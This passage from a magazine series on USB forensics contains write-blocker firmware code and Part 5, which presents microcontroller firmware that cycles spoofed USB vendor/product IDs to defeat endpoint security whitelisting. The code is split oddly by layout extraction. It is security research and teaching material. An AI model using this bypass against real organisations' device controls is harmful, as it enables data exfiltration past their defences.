request
      if (ctx->flashConnected)
      {
         //need to figure out which endpoint to
clear
         // if b7=1 then IN else OUT
         if (ep & 0x80)
         {
            hep = hostBomsCtx->epBulkIn;
         } else {
            hep = hostBomsCtx->epBulkOut;
         }
         host_ioctl_cb.ioctl_code = VOS_IOCTL_
USBHOST_DEVICE_CLEAR_HOST_HALT;
         host_ioctl_cb.handle.ep = hep;
         // clear halt state on endpoint
         vos_dev_ioctl(hostBomsCtx->hc, &host_
ioctl_cb);
      }
   } else {
      // this is a device request
      host_ioctl_cb.ioctl_code = VOS_IOCTL_
USBHOST_DEVICE_SETUP_TRANSFER;
      host_ioctl_cb.handle.ep = hostBomsCtx-
>epCtrl;
      host_ioctl_cb.set = &(ctx->setup_
buffer[0]);
      host_ioctl_cb.get = NULL;
      vos_dev_ioctl(hostBomsCtx->hc, &host_
ioctl_cb);

   }
}

// This function returns a 1 byte status code
for our endpoint
```

```
void get_ep_status(usbSlaveBoms_context *ctx,
usbslave_ep_handle_t ep)
{
   usbslave_ioctl_cb_t iocb;
   char state;

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
ENDPOINT_STATE;
   iocb.ep = ep;
   iocb.get = &state;
   vos_dev_ioctl(ctx->handle, &iocb);

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SETUP_
TRANSFER;
   iocb.handle = ctx->out_ep0;
   iocb.request.setup_or_bulk_transfer.buffer =
(void *) &state;
   iocb.request.setup_or_bulk_transfer.size = 1;
   vos_dev_ioctl(ctx->handle, &iocb);
}

// This function will halt the control endpoint.
This function will only
// be called when an illegal request has been
passed to the device.
void set_control_ep_halt(usbSlaveBoms_context *ctx)
{
   usbslave_ioctl_cb_t iocb;

   ack_request(ctx);

   // Performs a protocol stall on endpoint 0
   // Indicates that a request is unsupported
   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
ENDPOINT_STALL;
   iocb.ep = 0;
   vos_dev_ioctl(ctx->handle, &iocb);
}

// This returns the device status.  Only the two
lowest bits
// have any meaning here.  B0=1 means device is
self-powered.
// B0 = 0 means the device is bus-powered.
// B1 = 1 means that remote wakeup is enabled
// This request can also be used for interface
status which
// should just return all zeroes or endpoint
status.  Endpoint
// status halted/cleared is indicated by the
LSB.
void get_status_request(usbSlaveBoms_context
*ctx)
{
   unsigned short status = 0;
   usbslave_ioctl_cb_t iocb;
   usbhost_ioctl_cb_t hc_ioctl;

   // if drive is connected get status from it
   if (ctx->flashConnected)
   {
      hc_ioctl.ioctl_code = VOS_IOCTL_USBHOST_
DEVICE_SETUP_TRANSFER;
      hc_ioctl.handle.ep = hostBomsCtx->epCtrl;
      hc_ioctl.set = &(ctx->setup_buffer[0]);
      hc_ioctl.get = &status; // status returned
from the drive
      vos_dev_ioctl(hostBomsCtx->hc, &hc_ioctl);
   }

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SETUP_
TRANSFER;
   iocb.handle = ctx->in_ep0;
   iocb.request.setup_or_bulk_transfer.buffer =
&status;
   iocb.request.setup_or_bulk_transfer.size = 2;
   vos_dev_ioctl(ctx->handle, &iocb);
}

// This function returns one byte.  If the byte
is zero this indicates
// that the device is not ready.  Non-zero means
everything is OK.
void get_configuration_request(usbSlaveBoms_
context *ctx)
{
   unsigned char status = 0;
   usbslave_ioctl_cb_t iocb;
   usbhost_ioctl_cb_t hc_ioctl;

   // if drive is connected get status from it
   if (ctx->flashConnected)
   {
      hc_ioctl.ioctl_code = VOS_IOCTL_USBHOST_
DEVICE_SETUP_TRANSFER;
      hc_ioctl.handle.ep = hostBomsCtx->epCtrl;
      hc_ioctl.set = &(ctx->setup_buffer[0]);
      hc_ioctl.get = &status; // status returned
from the drive
      vos_dev_ioctl(hostBomsCtx->hc, &hc_ioctl);
   }

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SETUP_
TRANSFER;
   iocb.handle = ctx->in_ep0;
   iocb.request.setup_or_bulk_transfer.buffer =
&status;
   iocb.request.setup_or_bulk_transfer.size = 1;
   vos_dev_ioctl(ctx->handle, &iocb);
}

// This request should never be sent to our
device, but since this
// is a standard request we will accept it and
```

```
just do nothing.
void set_descriptor_request(usbSlaveBoms_context
*ctx, unsigned short wLength)
{
   unsigned char *buffer;
   usbslave_ioctl_cb_t iocb;
   usbhost_ioctl_cb_t hc_ioctl;

   ack_request(ctx);

   // We read in the info here but throw it away
   buffer = vos_malloc(wLength);
   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SETUP_
TRANSFER;
   iocb.handle = ctx->out_ep0;
   iocb.request.setup_or_bulk_transfer.buffer =
buffer;
   iocb.request.setup_or_bulk_transfer.size = wLength;
   vos_dev_ioctl(ctx->handle, &iocb);
   vos_free(buffer);
}

// This function returns a single byte.  We will
just fake
// it and return zero.
void get_interface_request(usbSlaveBoms_context
*ctx)
{
   unsigned char status = 0;
   usbslave_ioctl_cb_t iocb;
   usbhost_ioctl_cb_t hc_ioctl;

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SETUP_
TRANSFER;
   iocb.handle = ctx->in_ep0;
   iocb.request.setup_or_bulk_transfer.buffer =
&status;
   iocb.request.setup_or_bulk_transfer.size = 1;
   vos_dev_ioctl(ctx->handle, &iocb);
}

// We just ack this request.
void set_interface_request(usbSlaveBoms_context
*ctx)
{
   ack_request(ctx);
}

// This is the main handler function for
requests coming in on
// the control endpoint.  These are all requests
every USB device
// must respond to.
unsigned char standard_request(usbSlaveBoms_
context *ctx)
{
   usb_deviceRequest_t *devReq;
   unsigned char status = USBSLAVE_OK;
   unsigned char bReq;

   devReq = (usb_deviceRequest_t *) ctx->setup_buffer;
   bReq = devReq->bRequest;

   switch (bReq) // request is 1 byte value
   {
      case USB_REQUEST_CODE_GET_STATUS:
         get_status_request(ctx);
         break;

      case USB_REQUEST_CODE_SET_ADDRESS:
         set_address_request(ctx, devReq->wValue
& 0xff);
         break;

      case USB_REQUEST_CODE_GET_DESCRIPTOR:
         get_descriptor_request(ctx);
         break;

      case USB_REQUEST_CODE_SET_DESCRIPTOR:
         set_descriptor_request(ctx, devReq-
>wLength);
         break;

      case USB_REQUEST_CODE_SET_CONFIGURATION:
         set_configuration_request(ctx, devReq-
>wValue & 0xff);
         break;

      case USB_REQUEST_CODE_GET_CONFIGURATION:
         get_configuration_request(ctx);
         break;

      case USB_REQUEST_CODE_CLEAR_FEATURE:
         clear_feature_request(ctx, devReq->wIndex
>> 8);
         break;

      case USB_REQUEST_CODE_SET_FEATURE:
         set_feature_request(ctx, devReq->wIndex
>> 8);
         break;

      case USB_REQUEST_CODE_GET_INTERFACE:
         get_interface_request(ctx);
         break;

      case USB_REQUEST_CODE_SET_INTERFACE:
         set_interface_request(ctx);
         break;
      default:
         // force a protocol stall
         set_control_ep_halt(ctx);
         break;
   }
```

```
   return status;
}

void class_ack(usbSlaveBoms_context *ctx)
{
   ack_request(ctx);
}

void class_control_out(usbSlaveBoms_context
*ctx, char *buffer, unsigned short len)
{
   usbslave_ioctl_cb_t iocb;

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SETUP_
TRANSFER;
   iocb.handle = ctx->out_ep0;
   iocb.request.setup_or_bulk_transfer.buffer =
(void *) buffer;
   iocb.request.setup_or_bulk_transfer.size = len;
   vos_dev_ioctl(ctx->handle, &iocb);
}

// This is one of two class requests for BOMS
devices.
// If we are not connected we return 0 which is
the most
// common situation.  Windows may not recognize
higher LUNs.
void get_max_lun_request(usbSlaveBoms_context
*ctx)
{
   unsigned char maxLun = 0;
   usbslave_ioctl_cb_t iocb;
   usbhost_ioctl_cb_t hc_ioctl;

   // if drive is connected get max lun from it
   if (ctx->flashConnected)
   {
      hc_ioctl.ioctl_code = VOS_IOCTL_USBHOST_
DEVICE_SETUP_TRANSFER;
      hc_ioctl.handle.ep = hostBomsCtx->epCtrl;
      hc_ioctl.set = &(ctx->setup_buffer[0]);
      hc_ioctl.get = &maxLun; // maximum LUN
from drive
      vos_dev_ioctl(hostBomsCtx->hc, &hc_ioctl);
   }

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SETUP_
TRANSFER;
   iocb.handle = ctx->in_ep0;
   iocb.request.setup_or_bulk_transfer.buffer =
&maxLun;
   iocb.request.setup_or_bulk_transfer.size = 1;
   vos_dev_ioctl(ctx->handle, &iocb);
}

// The USB standards define this function.
After it is called
// the drive should be ready to respond to CBWs.
The silly
// thing about this is that the drive should
always be ready
// for this and if it isn't then it probable
crashed long ago.
void boms_reset_request(usbSlaveBoms_context *ctx)
{
   usbhost_ioctl_cb_t hc_ioctl;

   ack_request(ctx);

   // forward this command to a drive if connected
   if (ctx->flashConnected)
   {
      hc_ioctl.ioctl_code = VOS_IOCTL_USBHOST_
DEVICE_SETUP_TRANSFER;
      hc_ioctl.handle.ep = hostBomsCtx->epCtrl;
      hc_ioctl.set = &(ctx->setup_buffer[0]);
      hc_ioctl.get = NULL; //no return value
from this call
      vos_dev_ioctl(hostBomsCtx->hc, &hc_ioctl);
   }
}

unsigned char class_request(usbSlaveBoms_context
*ctx)
{
   usb_deviceRequest_t *devReq;
   usbslave_ioctl_cb_t iocb;
   unsigned char status = USBSLAVE_OK;
   unsigned char bReq;

   devReq = (usb_deviceRequest_t *) ctx->setup_
buffer;
   bReq = devReq->bRequest;

   // force a protocol stall since there are no
class requests in BOMS
   switch (bReq)
   {
      case GET_MAX_LUN :
         get_max_lun_request(ctx);
         break;

      case BOMS_RESET :
         boms_reset_request(ctx);
         break;

      default:
         set_control_ep_halt(ctx);
   }

   return status;
}
```

in order to prevent infinite loops on Windows systems which stupidly would retry commands that were reported as unsupported.

The application code consists of two main threads. One thread is used to enumerate and communicate with an attached USB mass storage device. The other thread presents the device as a USB drive to an attached host and decides which commands to forward to the actual drive and which to emulate. It should be noted that the underlying FTDI library code may result in the creation of additional threads.

The code for the host enumeration thread is shown in Listing 1. The thread does not appear to do much based on the this short thread function. The majority of the work is performed by the FTDI libraries from the calls contained within the open_drivers and attach_drivers methods. Global handles to various devices are initialized in these function calls. These handles are used in order to forward commands to the USB drive from the other thread.

The thread method for the second thread is presented in Listing 2. This thread is little more than a large switch statement which calls various handler functions based on the received command. In the initial version of the write blocker only a couple of generalized handlers were used. This proved problematic, however, so these were replaced with individual handler methods for each command.

Each whitelisted command handler follows the general format of forwarding the command block wrapper (CBW) to the drive, receiving data from the drive, sending the data to the USB slave, receiving a command status wrapper (CSW) from the drive, and forwarding the CSW to the USB slave. Illegal command handlers are similar, but without the communication with the drive faked. The handler methods are provided in Listing 3.

The VNC2 microcontroller is somewhat unique in that it can be a host for USB devices. It is not unique in its ability to be embedded in a USB device, however. The FTDI libraries support easy implementation of a USB mass storage device which FTDI refers to as a USB Bulk-Only Mass Storage (BOMS) slave. To make our device appear as a flash drive when plugged into a computer we must simply create a series of handler functions and register our driver. One of the handlers will need to respond to standard requests and return device, configuration, and a collection of string descriptors. The required source code is provided in Listing 4.

The descriptors are defined at the top of the listing. The vendor and product IDs provided have been borrowed from an actual flash drive. Feel free to pick your favorite IDs. These IDs will be manipulated in the USB impersonator presented in the next article in this series. The primary handler functions call specialized handlers in order to keep the code somewhat neat.

ON THE WEB

- *http://ftdichip.com* – The FTDI webpage where IDE and other software may be downloaded
- *http://www.usb.org/developers/docs/* – The official source for all things USB
- *http://lvr.com/usbc.htm* – USB expert Jan Axelson's main USB page
- *http://lvr.com/mass_storage.htm* – Jan Axelson's USB mass storage page
- *http://www.youtube.com/watch?v=3D9uGCvtoFo* – Phil's DEFCON XX Talk on USB impersonation
- *http://www.youtube.com/watch?v=CIVGzG0W-DM* – Phil's 44CON 2011 Talk on USB flash drive forensics
- *http://www.instructables.com/id/Cheap-and-Effective-USB-Write-Blocker/* – Phil's instructable on how to build a USB write blocker based on his BlackHat EU 2012 presentation
- *https://www.blackhat.com/html/bh-eu-12/bh-eu-12-archives.html#polstra* – Phil's BlackHat EU 2012 presentation on USB write blocking
- *http://www.concise-courses.com/infosec/20130404/* – Phil's Hacker Hotshots presentation on building a USB impersonator
- *http://ppolstra.blogspot.com* – Phil's blog
- *http://twitter.com/ppolstra* – Phil's Twitter page (@ppolstra)

SUMMARY

There are a number of options for blocking write operations to USB mass storage devices. In this article we presented a couple of compact write blockers which utilize the FTDI VNC2 microcontroller. We also briefly covered alternative methods of write blocking using software or somewhat pricey commercial hardware. Code and schematics for the devices presented are available online at *http://polstra.org*.

In the next article we will again make use of the FTDI VNC2. In that article we will discuss building an inexpensive and compact device which can impersonate other authorized USB drives. This is done in order to bypass endpoint security software which only permits whitelisted devices to be mounted. Should you have any question on this article, feel free to contact me on Twitter @ppolstra or at *http://polstra.org*.

ABOUT THE AUTHOR



Dr. Phil Polstra is currently an Associate Professor and Hacker in Residence at a private university in the Midwestern United States. He also teaches online computer security courses for a private university in Tempe, Arizona. His primary research focus over the last few years has been on the use of small, low-powered devices for forensics and penetration testing. As part of this work, he has developed his own custom pentesting Linux distribution that runs on the BeagleBoard family of ARM-based computers. Phil has presented his work on USB forensics and pentesting with small computers at several conferences around the world including BlackHat, DEFCON, 44CON, GrrCON, ForenSecure, and B-sides, to name a few. When not working he can be found spending time with family, hacking electronics, picking locks, flying, or building airplanes.

HOW TO PERFORM FORENSICS ON USB MASS STORAGE DEVICES

PART 5: IMPERSONATING USB DEVICES

by Dr. Phil Polstra

USB mass storage devices have become the standard for backup and transfer of files. The popularization of this media has led to challenges for forensic specialists trying to find data on fixed memory storage media instead of traditional magnetic media. In this firth part of a multi-part series a simple and inexpensive device for bypassing some endpoint security software by allowing any USB mass storage device to present itself as an authorized (whitelisted) device is presented.

What you will learn:

- How to block writes to USB mass storage devices
- How to use FTDI microcontrollers
- Differences in how various operating systems handle USB mass storage devices
- How to use microcontroller timers
- How to impersonate USB devices

What you should know:

- A basic understanding of programming in C
- A basic understanding of USB mass storage devices (possibly from the first three articles in this series)
- A basic understanding of the USB write blocker presented in the fourth article in this series

Recently some organizations have begun to take steps to help deter the outward flow of information. Because USB mass storage devices are now ubiquitous they are a commonly used in the extraction of proprietary or classified data. Several companies now offer endpoint security software which allows only authorized USB mass storage devices to be mounted. Additionally, some administrators use operating system policies to accomplish the same effect. Those familiar with network security will recognize this as the USB equivalent of MAC filtering. Just as MAC filtering is easily bypassed, so are attempts at blocking all but authorized USB mass storage devices. This article will present a simple device which could be used to bypass such efforts.

SHORT STORY

The USB write blocker presented in the fourth article in this series was originally presented at BlackHat Europe 2012. Just before BlackHat that year, I was approached by someone I had met at 44Con in London the previous September. He asked for my advice as to the best way to bypass endpoint security software by impersonating authorized devices. Serendipitously 90% of the code for such a device already existed in my USB write blocker. He was too busy to pursue the last 10% himself so I implemented the solution presented here which first appeared publicly at DEFCON 2012.

The completed device (with a FTDI programmer board attached) is shown in Figure 1.




Figure 1. *USB Impersonator*

HIGH LEVEL DESIGN

As previously stated, the USB impersonator is based on the USB write blocker which was presented in the previous article in this series. The V2DIP1-32 development board from FTDI (in the lower left corner of Figure 1) provides sufficient GPIO lines to drive an LCD display, light 2 LEDs, and receive input from three buttons. The three buttons are used to toggle write blocking and to scroll through the list of 500 most common vendor/product ID (VID/PID) combinations. The 10K potentiometer in Figure 1 is used to adjust the contrast on the LCD screen. The two LEDs are used to indicate write-blocking status.

The impersonator has two modes of operation. In manual mode two of the buttons are used to select a known good VID/PID combination. In automatic mode the impersonator starts a timer as soon as the PC starts communicating with it. If the PC stops talking to the impersonator the timer expires which is interpreted as blocking so the device is disconnected via software and reconnected using the next VID/PID combination in the list.

The impersonator adds two new threads to the write blocker. One thread is used to detect button

Listing 1. *Timer thread method*

```
// This timer is used to determine if our device
has successfully connected
// When the device is first enumerated this
timer is set.  This thread then
// blocks till the timer expires.  When the
timer expires we increment the
// index into our VID/PID list.  If the device
is connected the timer is
// cancelled.
void timer()
{
   tmr_ioctl_cb_t tmr_iocb;
   usbslave_ioctl_cb_t siocb;

   // here we set up the timer, but don't start
it
   // timer is started by the USB slave driver
when someone
   // starts talking to it
   hTimer = vos_dev_open(TIMER0);
   tmr_iocb.ioctl_code = VOS_IOCTL_TIMER_SET_
TICK_SIZE;
   tmr_iocb.param = TIMER_TICK_MS;
   vos_dev_ioctl(hTimer, &tmr_iocb);
   tmr_iocb.ioctl_code = VOS_IOCTL_TIMER_SET_
COUNT;
   tmr_iocb.param = 1000; // 1s
   vos_dev_ioctl(hTimer, &tmr_iocb);
   tmr_iocb.ioctl_code = VOS_IOCTL_TIMER_SET_
DIRECTION;
   tmr_iocb.param = TIMER_COUNT_DOWN;
   vos_dev_ioctl(hTimer, &tmr_iocb);
   tmr_iocb.ioctl_code = VOS_IOCTL_TIMER_SET_
MODE;
   tmr_iocb.param = TIMER_MODE_SINGLE_SHOT;
   vos_dev_ioctl(hTimer, &tmr_iocb);

   // if our device is connected this never gets
past blocking call
   while (1)
   {
      tmr_iocb.ioctl_code = VOS_IOCTL_TIMER_
WAIT_ON_COMPLETE;
      vos_dev_ioctl(hTimer, &tmr_iocb);  //only
returns if enumeration doesn't complete
      if (autoMode)
      {
         vos_lock_mutex(&vidPidMutex);
         currentVidPidIndex += 2;
         if (currentVidPidIndex >
sizeof(vidPid))
            currentVidPidIndex = 0;
         vos_unlock_mutex(&vidPidMutex);
         // Disconnect the slave device
         siocb.ioctl_code = VOS_IOCTL_USBSLAVE_
DISCONNECT;
         siocb.set = (void *) 0;
         vos_dev_ioctl(hUSBSLAVE_1,&siocb);
         // Now reconnect with new VID/PID
         siocb.ioctl_code = VOS_IOCTL_USBSLAVE_
CONNECT;
         siocb.set = (void *) 0;
         vos_dev_ioctl(hUSBSLAVE_1,&siocb);
      }
   }
}
```

Listing 2. *Descriptor request handler method*

```
// handle requests for a descriptor
void get_descriptor_request(usbSlaveBoms_context
*ctx)
{
   unsigned char *buffer;  // buffer for pass
thru to drive
   usbhost_ioctl_cb_t hc_ioctl;
   usbslave_ioctl_cb_t iocb;
   usb_deviceRequest_t *devReq;
   unsigned char hValue; // high byte of the
descriptor requested
   unsigned char lValue; // low byte of the
descriptor requested
   unsigned short wLength;
   unsigned short siz;
   uint32 ul_siz;
   unsigned char *src;
   unsigned char cond;
   tmr_ioctl_cb_t tmr_iocb;

   devReq = (usb_deviceRequest_t *) ctx->setup_
buffer;

   hValue = devReq->wValue >> 8; // shift away
the low byte
   lValue = devReq->wValue & 0xff; // and away
the high byte

   wLength = devReq->wLength;

   switch (hValue) // the high byte determines
type of descriptor requested
   {
   case USB_DESCRIPTOR_TYPE_DEVICE:
      ul_siz = (uint32) wLength;
      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
SETUP_TRANSFER;
      iocb.handle = ctx->in_ep0;
      // update the device descriptor VID/PID
from our list
      vos_lock_mutex(&vidPidMutex);
      device_descriptor[8] =
vidPid[currentVidPidIndex] & 0xff;
      device_descriptor[9] =
vidPid[currentVidPidIndex] >> 8;
      device_descriptor[10] =
vidPid[currentVidPidIndex+1] & 0xff;
      device_descriptor[11] =
vidPid[currentVidPidIndex+1] >> 8;
      vos_unlock_mutex(&vidPidMutex);
      //update LCD
      update_lcd_vidpid();

      iocb.request.setup_or_bulk_transfer.buffer
= device_descriptor;
      iocb.request.setup_or_bulk_transfer.size =
(int16) ul_siz;
      vos_dev_ioctl(ctx->handle, &iocb);

      // start this timer and if it is not
killed then the next VID/PID will be selected
      // this is done to detect an unsuccessful
enumeration which is assumed
      // to result from endpoint security
blocking
      if (autoMode)
      {
         tmr_iocb.ioctl_code = VOS_IOCTL_TIMER_
START;
         vos_dev_ioctl(hTimer, &tmr_iocb);
      }
      return;
      break;

   case USB_DESCRIPTOR_TYPE_CONFIGURATION:
      // host will initially ask for first 9
bytes of configuration descriptor
      // this descriptor header has the size of
the full descriptor which
      // is actually a composite of the
configuration/interface/endpoints.
      // Once host knows the complete descriptor
size it makes a second
      // request for the whole thing
      siz = wLength == 9?9:sizeof(config_
descriptor);
      ul_siz = (uint32) siz;

      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
SETUP_TRANSFER;
      iocb.handle = ctx->in_ep0;
      iocb.request.setup_or_bulk_transfer.buffer
= config_descriptor;
      iocb.request.setup_or_bulk_transfer.size =
(int16) ul_siz;
      vos_dev_ioctl(ctx->handle, &iocb);

      // stop the timer because we are being
asked to enumerate
      if(autoMode)
      {
         tmr_iocb.ioctl_code = VOS_IOCTL_TIMER_
STOP;
         vos_dev_ioctl(hTimer, &tmr_iocb);
      }
      return;

   case USB_DESCRIPTOR_TYPE_STRING:

      if (lValue == 0) // language type
      {
         src = str0_descriptor;
```

presses. This is a low priority thread. The second additional thread is used to handle the timer for function for automatic mode. The timer is set to one second when the PC begins communicating with the impersonator. If the PC doesn't complete the enumeration process before the timer expires a handler function is called. This handler function disconnects the impersonator, increments the current VID/PID pointer, and then reconnects the impersonator.

TIMERS

Like many microcontrollers, the FTDI Vinculum II (VNC2) supports multiple hardware timers. The timer thread function is presented in Listing 1. Note that a blocking call is made and if the timer is reset the code to change the VID/PID is never reached. The code which returns descriptors to the PC and also sets and resets the timers is presented in Listing 2. Complete code may be found at *https://github.com/ppolstra/usb-impersonator*.

GENERAL PURPOSE INPUT AND OUTPUT

The changes presented so far are really all that is required to transform a write blocker into an impersonator. While such a device could be somewhat useful, having displays to indicate write-blocking status, current VID/PID, and allowing input to change mode of operation makes the device much more useful. Enhancing the basic impersonator requires an understanding of how to do general purpose input and output (GPIO) with microcontrollers.

The first thing to understand about doing GPIO with microcontrollers is that one must deal with ports not pins. Those familiar with the AVR microcontrollers as found in the Arduino line or products might dispute this statement, but they would be

```
            siz = sizeof(str0_descriptor);
        }
        else if (lValue == 1) // manufacturer
        {
            src = str1_descriptor;
            siz = sizeof(str1_descriptor);
        }
        else if (lValue == 2) // product
        {
            src = str2_descriptor;
            siz = sizeof(str2_descriptor);
        }
        else if (lValue == 3) // serial number
        {
            src = str3_descriptor;
            siz = sizeof(str3_descriptor);
        }

        cond = (unsigned char) (wLength != siz);

        if (siz > wLength) // don't return more
than was asked for
            siz = wLength;

        ul_siz = (uint32) siz;

        iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
SETUP_TRANSFER;
        iocb.handle = ctx->in_ep0;
        iocb.request.setup_or_bulk_transfer.buffer
= src;
        iocb.request.setup_or_bulk_transfer.size =
(int16) ul_siz;
        vos_dev_ioctl(ctx->handle, &iocb);
        return;

    default:
        // if drive is connected get descriptor
from it
        if (ctx->flashConnected)
        {
            buffer = vos_malloc(wLength);
            hc_ioctl.ioctl_code = VOS_IOCTL_
USBHOST_DEVICE_SETUP_TRANSFER;
            hc_ioctl.handle.ep = hostBomsCtx-
>epCtrl;
            hc_ioctl.set = &(ctx->setup_buffer[0]);
            hc_ioctl.get = buffer; // descriptor
from drive
            vos_dev_ioctl(hostBomsCtx->hc, &hc_
ioctl);

            iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
SETUP_TRANSFER;
            iocb.handle = ctx->in_ep0;
            iocb.request.setup_or_bulk_transfer.
buffer = buffer;
            iocb.request.setup_or_bulk_transfer.
size = wLength;
            vos_dev_ioctl(ctx->handle, &iocb);

            vos_free(buffer);
        } else {
            // respond with Request Error
            set_control_ep_halt(ctx);
        }
    }
}
```

Listing 3. *GPIO multiplexer setup*

```
void iomux_setup(void)
{
   unsigned char packageType;
   tmr_context_t tmrCtx; // timer context for timer to sequence VID/PID

   packageType = vos_get_package_type();

   // This is for the smaller package.  This is probably what you want
   // for a couple of reasons.  First off the LCD doesn't fit on a
   // Vinco shield very well.  Also, you can leave off the buttons
   // and LCD if you don't want all the functionality, those items
   // will simply be ignored.  If you leave out the LCD then you could
   // still build a pretty compact device with just a button and LEDs
   // for the write protect functionality.
   if (packageType == VINCULUM_II_32_PIN)
   {
      // Debugger to pin 11 as Bi-Directional.
      vos_iomux_define_bidi(199, IOMUX_IN_DEBUGGER, IOMUX_OUT_DEBUGGER);
      // GPIO_Port_E_1 to pin 12 as Input.
      vos_iomux_define_input(12, IOMUX_IN_GPIO_PORT_E_1); //VID+ button
      // GPIO_Port_E_2 to pin 14 as Input.
      vos_iomux_define_input(14, IOMUX_IN_GPIO_PORT_E_2); //VID- button
      // GPIO_Port_E_3 to pin 15 as Input.
      vos_iomux_define_input(15, IOMUX_IN_GPIO_PORT_E_3); //write protect button
      // GPIO_Port_B_0 to pin 23 as Output.
      vos_iomux_define_output(23, IOMUX_OUT_GPIO_PORT_B_0); //LCD DB4
      // GPIO_Port_B_1 to pin 24 as Output.
      vos_iomux_define_output(24, IOMUX_OUT_GPIO_PORT_B_1); //LCD DB5
      // GPIO_Port_B_2 to pin 25 as Output.
      vos_iomux_define_output(25, IOMUX_OUT_GPIO_PORT_B_2); //LCD DB6
      // GPIO_Port_B_3 to pin 26 as Output.
      vos_iomux_define_output(26, IOMUX_OUT_GPIO_PORT_B_3); //LCD DB7
      // GPIO_Port_B_4 to pin 29 as Output.
      vos_iomux_define_output(29, IOMUX_OUT_GPIO_PORT_B_4); //LCD RS
      // GPIO_Port_B_5 to pin 30 as Output.
      vos_iomux_define_output(30, IOMUX_OUT_GPIO_PORT_B_5); //LCD E
      // GPIO_Port_B_6 to pin 31 as Output.
      vos_iomux_define_output(31, IOMUX_OUT_GPIO_PORT_B_6); //Green LED
      // GPIO_Port_B_7 to pin 32 as Output.
      vos_iomux_define_output(32, IOMUX_OUT_GPIO_PORT_B_7); //Red LED
   }

   // This is for people who hate to solder and want to base their device
   // on the Vinco.  Personally, I think that basing your device off the
   // 32-pin V2DIP1-32 is a better idea.  Note that setup for pins 40
   // and 41 is only needed for the Vinco, so if you are running
   // a dev board with a 64-pin chip it is not really needed.
   if (packageType == VINCULUM_II_64_PIN)
   {
      // Debugger to pin 11 as Bi-Directional.
      vos_iomux_define_bidi(199, IOMUX_IN_DEBUGGER, IOMUX_OUT_DEBUGGER);

      // GPIO_Port_E_1 to pin 12 as Input.
      vos_iomux_define_input(12, IOMUX_IN_GPIO_PORT_E_1); //VID+ button
      // GPIO_Port_E_2 to pin 13 as Input.
```

wrong to do so. The Processing language used by the Arduino allows the programmer to set modes on individual pins. The underlying libraries deal with individual pins in predefined ports, however. Because there are more ports with associated pins (up to 8 per port) than there are pins and there is some flexibility in associating pins with ports, a multiplexer (MUX) is used.

At program startup appropriate function calls are made to associate pins with ports which are labeled with letters and pins within the ports (labeled 0 through 7). Additionally, the pin mode (input, output, bidirectional) can be reset from the default which is typically input. Listing 3 shows these functions calls for the impersonator. In this application port E is used for the buttons, and the LCD and LEDs are connected to port B.

BUTTONS

Pushbuttons are obviously input devices. Normally open pushbuttons (the most common type) are traditional connected to the positive power rail (+5V in our case) through a pull up resistor (5-10k Ohms) on one side and ground on the other. The microcontroller input pin is connected after the resistor on the high voltage side. This is known as an active low switch. When the switch is not pressed the voltage on the pin is approximately 5V. When the switch is pushed the voltage drops to approximately 0V. The pull up resistor limits the current flowing through the switch (shorting directly to ground would be a very bad idea).

As previously mentioned, microcontrollers deal with ports, not pins. The value of the port is read and an appropriate mask is applied to determine if a particular pin was pressed. When reading switches mechanical bouncing in which the internal parts of the switch vibrate causing a series of openings and closings leads to complications. Dealing with this situation is known as debouncing a switch. In the impersonator we use a very simple debouncing method of just waiting for a set period of time and rereading the switch before taking any action. The code for handling the buttons is shown in Listing 4.

USING LEDS

Connecting LEDs to a microcontroller is fairly straightforward. Connect the positive LED pin (the one with the longer lead) to the microcontroller pin. Connect the other side to ground through a current limiting resistor. You may need to do some

```
        vos_iomux_define_input(13, IOMUX_IN_GPIO_PORT_E_2); //VID- button
        // GPIO_Port_E_3 to pin 14 as Input.
        vos_iomux_define_input(14, IOMUX_IN_GPIO_PORT_E_3); //write protect button
        // for Vinco need to set pins to output for LED and power on host
        // both are active low
        vos_iomux_define_output(40, IOMUX_OUT_GPIO_PORT_E_5); // USB host LED
        vos_iomux_define_output(41, IOMUX_OUT_GPIO_PORT_E_6); // USB host power
        // GPIO_Port_B_0 to pin 24 as Output.
        vos_iomux_define_output(24, IOMUX_OUT_GPIO_PORT_B_0); //LCD DB4
        // GPIO_Port_B_1 to pin 25 as Output.
        vos_iomux_define_output(25, IOMUX_OUT_GPIO_PORT_B_1); //LCD DB5
        // GPIO_Port_B_2 to pin 26 as Output.
        vos_iomux_define_output(26, IOMUX_OUT_GPIO_PORT_B_2); //LCD DB6
        // GPIO_Port_B_3 to pin 27 as Output.
        vos_iomux_define_output(27, IOMUX_OUT_GPIO_PORT_B_3); //LCD DB7
        // GPIO_Port_B_4 to pin 28 as Output.
        vos_iomux_define_output(28, IOMUX_OUT_GPIO_PORT_B_4); //LCD RS
        // GPIO_Port_B_5 to pin 29 as Output.
        vos_iomux_define_output(29, IOMUX_OUT_GPIO_PORT_B_5); //LCD E
        // GPIO_Port_B_6 to pin 31 as Output.
        vos_iomux_define_output(31, IOMUX_OUT_GPIO_PORT_B_6); //Green LED
        // GPIO_Port_B_7 to pin 32 as Output.
